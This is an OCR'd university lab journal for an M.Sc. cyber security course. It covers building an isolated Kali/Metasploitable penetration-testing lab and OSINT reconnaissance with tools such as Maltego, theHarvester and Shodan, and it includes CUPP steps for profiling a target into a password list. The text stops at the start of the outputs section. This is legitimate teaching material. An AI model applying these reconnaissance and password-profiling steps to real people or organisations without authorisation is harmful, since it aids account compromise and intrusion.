UNIVERSITY OF MUMBAI

DEPARTMENT OF COMPUTER SCIENCE

मुंबई विद्यापीठ
University of Mumbai
Re-accredited with A++ Grade
(CGPA 3.65) by NAAC (3rd Cycle 2021)

M.Sc. Computer Science – Semester III

Cyber Security and Risk Assessment

JOURNAL

2024-2025

Seat No. _____

मुंबई विद्यापीठ
University of Mumbai
Re-accredited with A++ Grade
(CGPA 3.65) by NAAC (3rd Cycle 2021)

UNIVERSITY OF MUMBAI

DEPARTMENT OF COMPUTER SCIENCE

CERTIFICATE

This is to certify that the work entered in this journal was done in the University Department of Computer Science laboratory by Mr./Ms._____ Seat No. _____ for the course of M.Sc. Computer Science - Semester III (NEP 2020) during the academic year 2024- 2025 in a satisfactory manner.

_____ _____

Subject In-charge **Head of Department**

_____

External Examiner

INDEX

Sr. no.	Name of the practical	Page No.	Date	Sign
1	Exploring and building a verification lab for penetration testing.	**1**		
2	Use of Open-source intelligence and passive reconnaissance	**4**		
3	Practical on enumerating host, port and service scanning	**12**		
4	Practical on vulnerability scanning and risk assessment	**20**		
5	Practical on use of Social Engineering Toolkit	**26**		
6	Practical on Exploiting Web-based applications	**32**		
7	Practical on using Metasploit Framework for exploitation.	**41**		
8	Practical on injecting Code in Data Driven Applications: SQL Injection	**47**		

Practical No. 1


Aim - Exploring and building a verification lab for penetration testing (Kali Linux)


Theory -
As a penetration tester, it is recommended to set up your own verification lab to test any kind of vulnerabilities and have the right proof of concept before emulating the same conditions on a live environment.
We need to ensure that we create a separate network that can be accessed only by testers—hence, we are going to create a NAT network within VirtualBox


[Steps]


1. Download and Install Oracle VirtualBox.
2. Download ISO files for Kali Linux, Metasploitable 2 and Windows XP.
3. Create Virtual Machines for the above in VirtualBox.
4. Create a NAT Network.
5. Connect the virtual machines with the NAT network.
6. Note the IP addresses of the virtual machines on the local network
7. Update the Kali Linux tools using commands “sudo apt update” and “sudo apt upgrade”.


Output:




kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::508e:d779:3ec:6296 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
RX packets 46 bytes 8477 (8.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 25 bytes 3214 (3.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$
Right Ctrl


Windows XP [Running] - Oracle VirtualBox
File Machine View Input Devices Help
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\vboxuser>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 10.0.2.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.2.1
C:\Documents and Settings\vboxuser>
Recycle Bin
start
C:\WINDOWS\syste...
3:35 PM
Right Ctrl


Metasploitable [Running] - Oracle VirtualBox
File Machine View Input Devices Help
* Starting deferred execution scheduler atd [OK]
* Starting periodic command scheduler crond [OK]
* Starting Tomcat servlet engine tomcat5.5 [OK]
* Starting web server apache2 [OK]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
[OK]
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
Right Ctrl


Metasploitable [Running] - Oracle VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:77:cf:3e
inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe77:cf3e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:32 errors:0 dropped:0 overruns:0 frame:0
TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4192 (4.0 KB) TX bytes:6732 (6.5 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:96 errors:0 dropped:0 overruns:0 frame:0
TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)
msfadmin@metasploitable:~$
Right Ctrl

Practical No. 2

Aim: Use of open-source intelligence and passive reconnaissance

Theory:

Gathering information through publicly available sources is often referred to as **Open-Source Intelligence** (**OSINT**)**.**

Passive Reconnaissance is the art of collecting and analyzing openly available information, usually from target itself or public sources online.

Maltego is one of the most capable OSINT frameworks for both individual and organizational reconnaissance. It is a GUI tool that can gather information on any individual by extracting the information that is publicly available on the internet by various methods, such as email addresses, URLs, social media network profiles of an individual, and mutual connections between two individuals. It is also capable of enumerating the DNS, brute-forcing the normal DNS, and collecting the data from social media in a format that can be easily read.

OSRFramework is a tool designed by i3visio to perform open-source threat intelligence as a web interface with consoles such as OSRFConsole. OSRFramework provides threat intelligence about keywords in multiple sources and also provides the flexibility to be a standalone tool—or a plugin to Maltego. It has three modules namely **usufy** , **mailfy** and **searchfy.**

When something is deleted from the internet, it is not necessarily completely deleted from everywhere. Every page that is visited by Google is backed up as a snapshot in Google's cache servers. Typically, these cache servers are intended to see whether Google can serve you the best available option to base your search query on. Wayback Machine maintains the digital archive of the internet web pages.

A technique that attackers utilize to extract a large number of datasets from websites, whereby the extracted data is stored locally in a filesystem, is called scraping, or web scraping.

theHarvester is a Python script that searches through popular search engines and other sites for email addresses, hosts, and sub-domains.


TinEye is an online reverse image search portal developed and offered by Idee, Inc


Steps:


1. **Maltego**
    a. Run the Maltego application.
    b. Complete initial configuration and login with a Maltego account.
    c. Start a "footprint l" machine and enter the target domain.
2. **OSRFramework**
    a. Install OSRFramework by running the command "pipx install osrframework".
    b. Use the Usufy tool using the command " sudo usufy –n < search term >"
    c. Use the Searchfy tool using the command " sudo searchfy –q <search term>"
3. **Web Archives**
    a. Open a browser and go to http://cachedview.com.
    b. Enter the target URL into the URL textbox on the page
4. **Web Scraping**
    a. Use "theharvester -d <target_url> -l 500 –b <search_engine>", e.g. "theharvester -d github.com -l 500 –b yahoo".
5. **Reverse Image Search**
    a. Visit the TinEye website.
    b. Upload the image of the target and search.


6. **Online Search Portals**
    a. Visit the websites of search portals like Shodan and Censys, enter the terms of interest and analyse the results.
7. **Google Hacking Database**
8. **Security Breaches**
    a. Visit haveibeenpwned.com and enter an email address to see if it has been compromised due to any data leaks, etc.
9. **Profiling Users for password lists**
    a. Use command “cupp -i” to launch interactive process of CUPP utility.
    b. Answer the questions asked about the target by the utility and print out the generated common password list using “cat” command.
10. **Creating custom wordlists for cracking passwords**


Outputs:



